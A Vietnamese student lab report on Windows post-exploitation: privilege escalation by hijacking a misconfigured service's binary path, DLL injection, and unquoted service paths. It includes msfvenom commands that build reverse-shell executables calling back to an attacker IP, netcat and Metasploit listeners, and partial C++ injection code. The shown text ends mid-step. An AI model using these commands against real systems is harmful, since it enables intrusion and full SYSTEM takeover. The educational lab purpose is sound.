

# BÁO CÁO THỰC HÀNH HT2

Môn học: Tân Công Mạng

Kỳ báo cáo: Buổi 02

Tên chủ đề:

GVHD: ThS Nguyễn Công Danh

Ngày báo cáo: 11/05/2025

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT205.P21.ANTT

Nhóm: Nhóm 11

STT	Họ và tên	MSSV	Email
1	Nguyễn Hoàng Duy Kha	22520597	<a href="mailto:22520597@gm.uit.edu.vn">22520597@gm.uit.edu.vn</a>
2	Đào Duy Khang	22520607	<a href="mailto:22520607@gm.uit.edu.vn">22520607@gm.uit.edu.vn</a>
3	Nguyễn Thành Thạo	22521371	<a href="mailto:22521371@gm.uit.edu.vn">22521371@gm.uit.edu.vn</a>
4	Phan Nguyễn Nhật Trâm	22521501	<a href="mailto:22521501@gm.uit.edu.vn">22521501@gm.uit.edu.vn</a>

## 2. NỘI DUNG THỰC HIỆN

STT	Công việc	Thực hiện	Kết quả tự đánh giá
1	Tìm hiểu về kỹ thuật Privilege Escalation		100%
2	Tìm hiểu về kỹ thuật Lateral Movement		100%
3	Tìm hiểu về kỹ thuật Persistence		100%
4	Thực hiện kịch bản Post Exploitation trong môi trường có Windows Defender		100%
5	Mô tả các kỹ thuật đã sử dụng theo MITRE ATT&CK và khuyến nghị ngăn chặn tấn công		100%

# BÁO CÁO CHI TIẾT

## 1. Tìm hiểu về kỹ thuật Privilege Escalation

### 1.1. Định nghĩa kỹ thuật tấn công Privilege Escalation trong môi trường hệ điều hành Windows

**Privilege Escalation** là kỹ thuật tấn công trong đó kẻ tấn công tận dụng các lỗ hổng hoặc cấu hình sai của hệ thống để tăng quyền truy cập từ tài khoản có quyền hạn thấp lên tài khoản có quyền hạn cao hơn, chẳng hạn như từ tài khoản người dùng lên tài khoản quản trị viên (Administrator). Trong môi trường hệ điều hành Windows, các kỹ thuật privilege escalation có thể bao gồm khai thác các lỗ hổng phần mềm, thay đổi quyền truy cập vào các tài nguyên hệ thống, hoặc lạm dụng các dịch vụ hoặc cấu hình không an toàn.

### 1.2. Mô tả 3 kỹ thuật

#### a) Kỹ thuật 1 – Exploitation of Vulnerable Services

- Trong kỹ thuật này, kẻ tấn công tận dụng các lỗ hổng bảo mật trong các dịch vụ hệ thống mà đang chạy với quyền cao (chẳng hạn như quyền Administrator hoặc SYSTEM). Nhiều dịch vụ trên Windows có thể chạy với quyền quản trị mà không cần sự giám sát chặt chẽ, và một số trong chúng có thể chứa các lỗ bảo mật nghiêm trọng như lỗi tràn bộ đệm (buffer overflow), lỗi quyền truy cập không đúng (improper access control), hoặc lỗi khai thác quyền hạn (privilege escalation flaws).
- Mô tả ở khía cạnh lập trình:
  - + Exploitation of Vulnerable Services là kỹ thuật lợi dụng các lỗ bảo mật (như Buffer Overflow, Command Injection, Format String, Unauthenticated Access...) trong một dịch vụ hệ thống (ví dụ: FTP, SMB, RPC, RDP, HTTP Server) để thực thi mã tùy ý (RCE – Remote Code Execution), leo thang đặc quyền, hoặc thực hiện điều khiển máy từ xa.
  - Trong môi trường Windows, kỹ thuật này thường bắt đầu từ việc:
    - + Phát hiện dịch vụ có lỗ bảo mật đang chạy (ví dụ: một dịch vụ tự viết hoặc dịch vụ của bên thứ ba có lỗi buffer overflow)
    - + Gửi dữ liệu khai thác lỗi từ xa (thường là crafted TCP payload)
    - + Khi lỗi xảy ra → code attacker được thực thi → tạo reverse shell hoặc thực hiện DLL injection
  - Tác động:
    - + Dịch vụ (Service.exe) : Chạy với quyền SYSTEM hoặc ADMIN, nếu có lỗi → attacker lợi dụng

## Lab 2 – Tấn công mạng

- + Bộ nhớ (Stack/Heap): Nếu lỗi buffer overflow → bị ghi đè → điều khiển RIP/EIP
- + Antivirus / Firewall: Có thể bị bypass nếu shellcode sử dụng encoder
- + Quyền thực thi mã (Execution Rights): Nếu thành công → attacker thực thi shellcode → chạy mã lệnh
- + Mạng (Winsock/Socket): Dữ liệu khai thác thường gửi qua TCP/UDP
- Công cụ sử dụng: WinPEASany.exe, accesschk.exe, msfvenom (để tạo payload)
- Tài liệu tham khảo:
  - <https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/>
  - <https://attack.mitre.org/techniques/T1068/>

### b) Kỹ thuật 2 – DLL Injection

- DLL Injection(Dynamic Link Libraries) là kỹ thuật cho phép kẻ tấn công chèn các thư viện DLL độc hại vào trong bộ nhớ của một tiến trình hợp pháp (chẳng hạn như một ứng dụng hoặc dịch vụ chạy với quyền cao như Administrator). Khi DLL độc hại được nạp vào bộ nhớ của tiến trình, nó có thể thực thi mã của mình trong bối cảnh của tiến trình đó, có thể vượt qua các cơ chế bảo mật của hệ thống.
- Về góc độ lập trình: Kỹ thuật DLL Injection cho phép một tiến trình ép một tiến trình khác (target process) tải một thư viện DLL tùy ý vào không gian bộ nhớ của nó. Trên hệ điều hành Windows, việc này thường sử dụng API:
  - VirtualAllocEx
  - WriteProcessMemory
  - CreateRemoteThread
  - LoadLibraryW / LoadLibraryA
- Đoạn mã cụ thể trong công cụ thực hiện kỹ thuật:

```

DWORD GetProcId(const wchar_t* procName) {
    DWORD procId = 0;
    HANDLE hSnap =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hSnap != INVALID_HANDLE_VALUE) {
        PROCESSENTRY32 procEntry;
        procEntry.dwSize = sizeof(procEntry);
        if (Process32First(hSnap, &procEntry)) {
            do { if (!_wcsicmp(procEntry.szExeFile, procName)) {

```

## Lab 2 – Tấn công mạng

```

        procId = procEntry.th32ProcessID;

        break;

    }

} while (Process32Next(hSnap, &procEntry));

}

}

CloseHandle(hSnap);

return procId;

}

```

- Mục đích: Lấy PID của tiến trình đích bằng cách duyệt snapshot của tiến trình.
- Các API quan trọng:
  - VirtualAllocEx
    - Cấp phát bộ nhớ trong tiến trình đích (thành phần: bộ nhớ ảo – Virtual Memory)
  - WriteProcessMemory
    - Ghi đường dẫn DLL vào vùng nhớ mới cấp phát
  - GetProcAddress + GetModuleHandle
    - Lấy địa chỉ LoadLibraryW trong kernel32.dll (thành phần: Dynamic Linker)
  - CreateRemoteThread
    - Tạo một luồng trong tiến trình đích để gọi LoadLibraryW(DLL path)
      - ⇒ Thực thi DLL trong không gian của process đích
- Hệ quả: DLL được load vào tiến trình mục tiêu; tiến trình mục tiêu bị nhiễm mã độc, nhưng không cần tạo tiến trình mới -> giúp tăng hình.
- Tài liệu tham khảo:
  - <https://sec.vnpt.vn/2019/01/dll-injection/>
  - <https://attack.mitre.org/techniques/T1055/001/>

### c) Kỹ thuật 3 – Hijack Execution Flow: Path Interception by Unquoted Path

- Mô tả
  - Path Interception by Unquoted Path là một kỹ thuật của Hijack Execution Flow, cho phép attacker thực thi mã độc bằng cách chèn tệp thực thi vào các đường dẫn không được bao trong dấu ngoặc kép và chứa khoảng trắng, lợi dụng cách Windows xử lý chuỗi đường dẫn. Kỹ thuật này hỗ trợ Persistence, Privilege Escalation, và Defense Evasion. Các phương pháp chính bao gồm:
    - Unquoted Service Paths:

## Lab 2 – Tấn công mạng

- Khi đường dẫn thực thi của dịch vụ (lưu trong registry) không được bao trong dấu ngoặc kép và chứa khoảng trắng, kẻ tấn công có thể đặt tệp thực thi độc hại vào thư mục ưu tiên trong đường dẫn.
- Kỹ thuật này đặc biệt hiệu quả cho Privilege Escalation nếu dịch vụ chạy với quyền LocalSystem
- Unquoted Shortcut Paths:
  - Các shortcut (.lnk) với đường dẫn không có dấu ngoặc kép (ví dụ: C:\Program Files\MyApp\app.exe) có thể bị khai thác bằng cách đặt mã độc tại C:\Program.exe
- Mô tả ở khía cạnh lập trình
  - CreateProcess (kernel32.dll)
    - API này được Windows Service Control Manager (SCM) sử dụng để khởi động tệp thực thi của dịch vụ. Khi đường dẫn thực thi không được bao trong dấu ngoặc kép và chứa khoảng trắng, CreateProcess phân tích đường dẫn theo thứ tự các thư mục cha
    - Cơ chế: Theo tài liệu Microsoft, nếu lpApplicationName là NULL và lpCommandLine không có dấu ngoặc kép, CreateProcessW thử các đoạn đường dẫn.
      - C:\Program.exe
      - C:\Program Files\Unquoted.exe
      - C:\Program Files\Unquoted Path Service\service.exe
    - Attacker có thể đặt tệp thực thi độc hại C:\Program Files\Unquoted Path Service\Common.exe
  - OpenService và StartService
    - SCM sử dụng các API này để mở và khởi động dịch vụ, lấy đường dẫn thực thi từ khóa registry HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName>\ImagePath.
    - NếuImagePath không có dấu ngoặc kép, StartService chuyển đường dẫn không an toàn đến CreateProcess, dẫn đến thực thi mã độc
  - Quyền thư mục: các thư mục trong đường dẫn dịch vụ có quyền ghi cho nhóm BUILTIN\Users cho phép kẻ tấn công đặt tệp thực thi độc hại
  - Dịch vụ: dịch vụ được cấu hình với StartName = LocalSystem, nghĩa là bất kỳ mã nào được thực thi thông qua lỗ hổng sẽ chạy với đặc quyền cao nhất
- Công cụ sử dụng để thực hiện kỹ thuật
  - **PowerUp.ps1:** Script PowerShell có sẵn trong module của PoshC2 dùng phát hiện và khai thác Unquoted Service Paths
  - Nội dung PowerUp.ps1:
 


<https://github.com/nettitude/PoshC2/blob/master/resources/modules/PowerUp.ps1>

## Lab 2 – Tấn công mạng

- Hàm Write-ServiceBinary: từ line 2516 – 2696
  - Tạo và ghi tệp thực thi độc hại vào một đường dẫn không an toàn
  - Nhúng một lệnh “tạo người dùng john và thêm vào nhóm Administrators” vào tệp thực thi để khi dịch vụ khởi động Windows thực thi tệp này thay vì tệp gốc và chạy lệnh nhúng với quyền LocalSystem dẫn đến leo thang đặc quyền
- Hàm Install-ServiceBinary: từ line 2699 – 2866
  - Xác minh rằng người dùng hiện tại có quyền ghi vào thư mục trong đường dẫn dịch vụ
  - Sao lưu tệp thực thi gốc của dịch vụ thành tệp .bak để tránh làm hỏng dịch vụ
  - Chạy Write-ServiceBinary để tạo và ghi tệp độc hại
- Tài liệu tham khảo
  - <https://attack.mitre.org/tactics/TA0004/>
  - <https://attack.mitre.org/techniques/T1574/009/>
  - <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa>
  - <https://learn.microsoft.com/en-us/windows/win32/api/winsvc/>
  - <https://learn.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts>

### 1.3. Kịch bản tấn công Privilege Escalation

#### a) Giới thiệu mô hình mạng Lab 1



Mô hình mạng này mô phỏng một cấu trúc với **Active Directory** ở trung tâm, nơi các máy khách (Client 1 và Client 2) kết nối và thực hiện các tác vụ xác thực. Các máy chủ **Mail Server** và **Web Server** cung cấp các dịch vụ thư điện tử và web cho người dùng trong mạng. Bên cạnh đó, một

## Lab 2 – Tấn công mạng

**attacker** (PoshC2) tìm cách khai thác các lỗ hổng bảo mật trong hệ thống.

### b) Kịch bản 1 Exploitation of Vulnerable Services

- Mục tiêu: Attacker hiện tại đã có quyền truy cập vào máy client với tài khoản của người dùng thông thường thông qua phising email. Mục tiêu khai thác dịch vụ của Window thông qua lỗ hổng Insecure Service Permission đang chạy với quyền SYSTEM nhưng cho phép người dùng thông thường thay đổi đường dẫn thực thi (binPath), từ đó thực thi mã độc để leo thang đặc quyền.
- Quá trình tấn công:
  - Chúng ta copy chương trình **WinPEASany.exe** từ máy attacker vào máy Windows nhằm theo dõi các dịch vụ để tìm ra lỗ hổng từ những dịch vụ cấu hình sai và **accesschk.exe** để kiểm tra quyền truy cập của dịch vụ.

```
$ nc -nlvp 53
listening on [any] 53 ...
connect to [192.168.0.103] from (UNKNOWN) [192.168.0.102] 49676
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>copy \\192.168.0.103\TCM\winPEASany.exe .
copy \\192.168.0.103\TCM\winPEASany.exe .
1 file(s) copied.

C:\Windows\system32>copy \\192.168.0.103\TCM\accesschk.exe .
copy \\192.168.0.103\TCM\accesschk.exe .
1 file(s) copied.
```

- Sau khi đã vào được máy nạn nhân, chạy WinPEASany.exe thông qua PoshC2 để tiến hành quét

```
TaskID:00026 sent | User:(ano) | ImplantID:2 | Context:DESKTOP-M40TTK1\user @ DESKTOP-M40TTK1 | 2025-05-11 11:43:00
& "C:\Users\user\Downloads\winPEASany.exe"
TaskID:00026 returned | User:(ano) | ImplantID:2 | Context:DESKTOP-M40TTK1\user @ DESKTOP-M40TTK1 | 2025-05-11 11:49:59
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should
run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when
looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```

- Tìm kiếm trong Modifiable Service để tìm ra dịch vụ có thể tùy chỉnh được để payload leo thang đặc quyền

## Lab 2 – Tấn công mạng

```
***** Modifiable Services
• Check If You Can Modify Any Service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
ALGRouter: AllAccess
ALG: AllAccess
AppIntl: AllAccess
Authz: AllAccess
AppMgmt: Start, AllAccess
AppReadiness: AllAccess
AppSearch: AllAccess
AppSvc: Start, GenericExecute (Start/Stop)
AssignedAccessManagerSvc: AllAccess
AudioEndpointBuilder: AllAccess
Audiosrv: AllAccess
audioEndpointAccess
AxInstSV: AllAccess
BDESVC: Start, ChangeConfig
BFE: WriteDaos
BITS: AllAccess
BridgedAdapter: WriteDaos, Start
Browser: AllAccess
BTAGService: AllAccess
BtHavcTpVc: AllAccess
Bthserv: AllAccess
certsvr: AllAccess
CDPSSvc: AllAccess
CertPropSvc: ChangeConfig
CLTSVC: Start, WriteDaos
Cloudsvr: Start, WriteAccess
COMSysApp: AllAccess
CoreMessagingRegistrar: Start, GenericExecute (Start/Stop)
CryptSvc: AllAccess
CspSvc: AllAccess
dacsvc: ChangeConfig, AllAccess
DcomLaunch: WriteDaos
dcsvc: AllAccess
defragger: AllAccess
DeviceAssociationService: AllAccess
DeviceInstall: AllAccess
DevQueryBroker: AllAccess
Dhcp: Start, AllAccess
diagsvc: AllAccess
DiagTrack: AllAccess
DialogBlockingService: AllAccess
```

- Ta tìm được dịch vụ tên là daclsvc, chạy accesschk.exe để kiểm tra quyền truy cập của dịch vụ.

```
TaskID:00031 sent | User:(ano) | ImplantID:2 | Context:DESKTOP-M40TTK1\user @ DESKTOP-M40TTK1 | 2025-05-11 14:32:29
& "C:\Users\user\Downloads\accesschk.exe" /accepteula -ucqva user daclsvc

TaskID:00031 returned | User:(ano) | ImplantID:2 | Context:DESKTOP-M40TTK1\user @ DESKTOP-M40TTK1 | 2025-05-11 14:32:29

RW daclsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL
```

- Xác minh xem dịch vụ có chạy với quyền SYSTEM hay không bằng lệnh sc qc daclsvc và kiểm tra xem dịch vụ có đang hoạt động hay không (để có thể chèn và thực thi được payload thông qua dịch vụ thì nó phải ở trạng thái STOPPED).

```
C:\Windows\system32>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 3   DEMAND_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : "C:\Program Files\dACL Service\daclservice.exe"
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : dACL Service
    DEPENDENCIES      :
    SERVICE_START_NAME : LocalSystem

C:\Windows\system32>sc query daclsvc
sc query daclsvc

SERVICE_NAME: daclsvc
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 1   STOPPED
    WIN32_EXIT_CODE   : 1077  ((0x435))
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
```

- Sau khi đã kiểm tra hoàn tất, ta sẽ tiến hành tạo 1 reverse shell payload tên là reversee.exe bằng msfvenom chạy trên cổng dịch vụ 4444

## Lab 2 – Tấn công mạng

```
[hoangkha@kali:~/Documents/TCM]$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.103 LPORT=4444 -f exe -o reversee.exe
[SC] ChangeServiceConfig SUCCESS
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reversee.exe
```

- Chuyển payload vừa tạo trên máy Kali vào Windows, thay đổi đường dẫn thực thi của dịch vụ. Sau khi thay đổi đường dẫn thực thi của dịch vụ, ta sẽ mở cổng 4444 trên máy attacker và tiến hành mở dịch vụ. Khi thành công thì attacker sẽ nhận được reverse shell với quyền SYSTEM.

```
C:\Windows\system32>sc config daclsvc binpath= "C:\Windows\system32\reversee.exe"
sc config daclsvc binpath= "C:\Windows\system32\reversee.exe"
[SC] ChangeServiceConfig SUCCESS
[1] > net start daclsvc
C:\Windows\system32>net start daclsvc
The service is not responding to the control function.
More help is available by typing NET HELPMSG 2186.
```

```
[-$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.0.103] from (UNKNOWN) [192.168.0.102] 49683
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>]
```

### c) Kịch bản 2 – DLL Injection

- Mục tiêu: Attacker tiến hành tiêm một DLL vào tiến trình mục tiêu trên máy nạn nhân nhằm thực thi mã độc, thay đổi tiến trình hoặc leo thang đặc quyền lên Administrator.
- Quá trình tấn công:


Bước 1: Chuẩn bị file payload.exe và đưa vào máy mục tiêu:

- Tạo payload reverse\_tcp sử dụng msfvenom

```
[kali㉿kali:~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 72802 bytes
```

- Đây là sau khi đã đưa được vào máy nạn nhân:

## Lab 2 – Tấn công mạng



### Bước 2: Khởi tạo Listener trên máy attacker bằng metasploit

```
(kali㉿kali)-[~]
$ msfconsole -q -x "use exploit/multi/handler; payload=windows/meterpreter/reverse_tcp; LHOST=192.168.1.9; LPORT=4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
[*] Using configured handler
[*] Started reverse TCP handler on 192.168.1.9:4444
```

Metasploit tip: Display the Framework log using the log command, learn more with help log

```
[*] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[*] Using configured handler
[*] Started reverse TCP handler on 192.168.1.9:4444
```

Metasploit Documentation: <https://docs.metasploit.com/>

### Bước 3: Chạy payload.exe trên máy nạn nhân để kết nối với listener

```
msf6 post(windows/manage/inject_host) > sessions -l
Active sessions
=====
Id  Name      Type
--  -- 
1   meterpreter x86/windows
2   meterpreter x86/windows
3   meterpreter x86/windows
4   meterpreter x86/windows

Information
=====
1   DESKTOP-144PBM9\mayaowindows @ DESKTO
2   DESKTOP-144PBM9\mayaowindows @ DESKTO
3   DESKTOP-144PBM9\mayaowindows @ DESKTO
4   DESKTOP-144PBM9\mayaowindows @ DESKTO

Connection
=====
192.168.1.9:4444 -> 192.168.1.8:50720
(192.168.1.8)
192.168.1.9:4444 -> 192.168.1.8:50719
(192.168.1.8)
192.168.1.9:4444 -> 192.168.1.8:50721
(192.168.1.8)
192.168.1.9:4444 -> 192.168.1.8:50722
(192.168.1.8)
```

- Đây là các phiên meterpreter được tạo

### Bước 4: Upload DLL vào máy nạn nhân

## Lab 2 – Tấn công mạng

- Tạo file mypayload.dll và upload vào máy nạn nhân

The terminal window shows the following C++ code:

```

#include <windows.h>
#include <iostream>
#include <string>
#include <fstream>

void InjectCodeToProcess(DWORD pid);
void WriteToFile(const std::string& filePath, const std::string& data);
std::string ReadFromFile(const std::string& filePath);

extern "C" __declspec(dllexport) void ComplexFunction()
{
    // Example: Injecting code into a process (Example PID, should be dynamically determined)
    DWORD pid = 1234; // For demonstration purposes, use a fixed PID
    InjectCodeToProcess(pid);

    // Example: Writing data to a file
    std::string filePath = "C:\\\\Users\\\\Public\\\\test.txt";
    WriteToFile(filePath, "This is some test data.");

    // Example: Reading data from the file
    std::string data = ReadFromFile(filePath);
    MessageBoxA(NULL, data.c_str(), "File Content", MB_OK);
}

void InjectCodeToProcess(DWORD pid)
{
    // Find the target process by PID
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (hProcess == NULL)
    {
        MessageBoxA(NULL, "Failed to open process", "Error", MB_OK);
        return;
    }

    // Allocate memory in the target process
    const char* code = "MessageBoxA(0, 'Injected Code Executed!', 'Success', 0);";
    LPVOID pCode = VirtualAllocEx(hProcess, NULL, strlen(code) + 1, MEM_COMMIT, PAGE_READWRITE);
    if (pCode == NULL)
    {
        MessageBoxA(NULL, "Failed to allocate memory in target process", "Error", MB_OK);
        CloseHandle(hProcess);
        return;
    }

    // Write the code to the allocated memory
    WriteProcessMemory(hProcess, pCode, code, strlen(code) + 1, NULL);

    // Get the address of the MessageBoxA function
    FARPROC pMessageBox = GetProcAddress(GetModuleHandle("user32.dll"), "MessageBoxA");
}

```

The file explorer view shows the following files in the current directory:

- Dev
- File System
- payload.cpp
- payload.cpp.save
- python-3.10.0-amd64-fake.exe
- volatility
- volatility3
- volatility\_2.6\_lln64\_standalone
- smb\_share
- sherlock
- Documents
- Downloads
- Music
- Public
- spiderfoot
- Music
- Videos
- volatility
- volatility3
- volatility\_2.6\_lln64\_standalone
- smb\_share
- sherlock
- Documents
- Downloads
- Music
- Public
- spiderfoot

- Thực hiện lệnh sau để upload file lên máy nạn nhân:

```

meterpreter > upload /home/kali/mypayload.dll C:\\\\Users\\\\Public\\\\mypayload.dll
[*] Uploading : /home/kali/mypayload.dll -> C:\\\\Users\\\\Public\\\\mypayload.dll
[*] Uploaded 102.77 KiB of 102.77 KiB (100.0%): /home/kali/mypayload.dll -> C:\\\\Users\\\\Public\\\\mypayload.dll
[*] Completed : /home/kali/mypayload.dll -> C:\\\\Users\\\\Public\\\\mypayload.dll

```

### Bước 5: Thực hiện tiêm DLL vào tiến trình mục tiêu:

- Mở phiên meterpreter và dùng lệnh ps để xem các tiến trình

## Lab 2 – Tấn công mạng

6656	820	RuntimeBroker.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\RuntimeBroker.exe
6676	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
6804	680	svchost.exe	x64	0	DESKTOP-144PBM9\mayaowindows	C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
6960	820	SearchApp.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\svchost.exe
6964	820	dllhost.exe	bin	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\dllhost.exe
7012	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
7060	680	svchost.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\svchost.exe
7188	820	dllhost.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\dllhost.exe
7212	820	RuntimeBroker.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\RuntimeBroker.exe
7412	820	RuntimeBroker.exe	x64	1	Publ	DESKTOP-144PBM9\mayaowindows
7436	820	StartMenuExperienceHost.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
7628	8976	msedgewebview2.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Program Files (x86)\Microsoft\EdgeWebView\Application\136.0.3240.64\msedgewebview2.exe
7816	8976	msedgewebview2.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Program Files (x86)\Microsoft\EdgeWebView\Application\136.0.3240.64\msedgewebview2.exe
7856	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
8032	1564	payload.exe	x86	1	DESKTOP-144PBM9\mayaowindows	C:\Users\Public\payload.exe
8448	820	TextInputHost.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe
8588	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
8600	820	UserOOBEBroker.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\oobe\UserOOBEBroker.exe
8612	4504	MusNotifyIcon.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\MusNotifyIcon.exe
8616	1624	conhost.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\conhost.exe
8728	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
8752	680	svchost.exe	x64	0	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\svchost.exe
8784	8976	msedgewebview2.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Program Files (x86)\Microsoft\EdgeWebView\Application\136.0.3240.64\msedgewebview2.exe
8792	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
8972	4652	explorer.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\explorer.exe
8976	6960	msedgewebview2.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Program Files (x86)\Microsoft\EdgeWebView\Application\136.0.3240.64\msedgewebview2.exe
9060	820	ApplicationFrameHost.exe	x64	1	DESKTOP-144PBM9\mayaowindows	C:\Windows\System32\ApplicationFrameHost.exe
9152	820	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wbem\WmiPrvSE.exe
9396	1564	payload.exe	x86	1	DESKTOP-144PBM9\mayaowindows	C:\Users\Public\payload.exe

- Sau khi xem 1 lượt qua, em chọn tiến trình 8792 này vì có thẩm quyền cao:

8792	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	\msedgewebview2.exe C:\Windows\System32\svchost.exe
------	-----	-------------	-----	---	----------------------------	--

- Bắt đầu tiêm DLL vào tiến trình đã chọn :

```
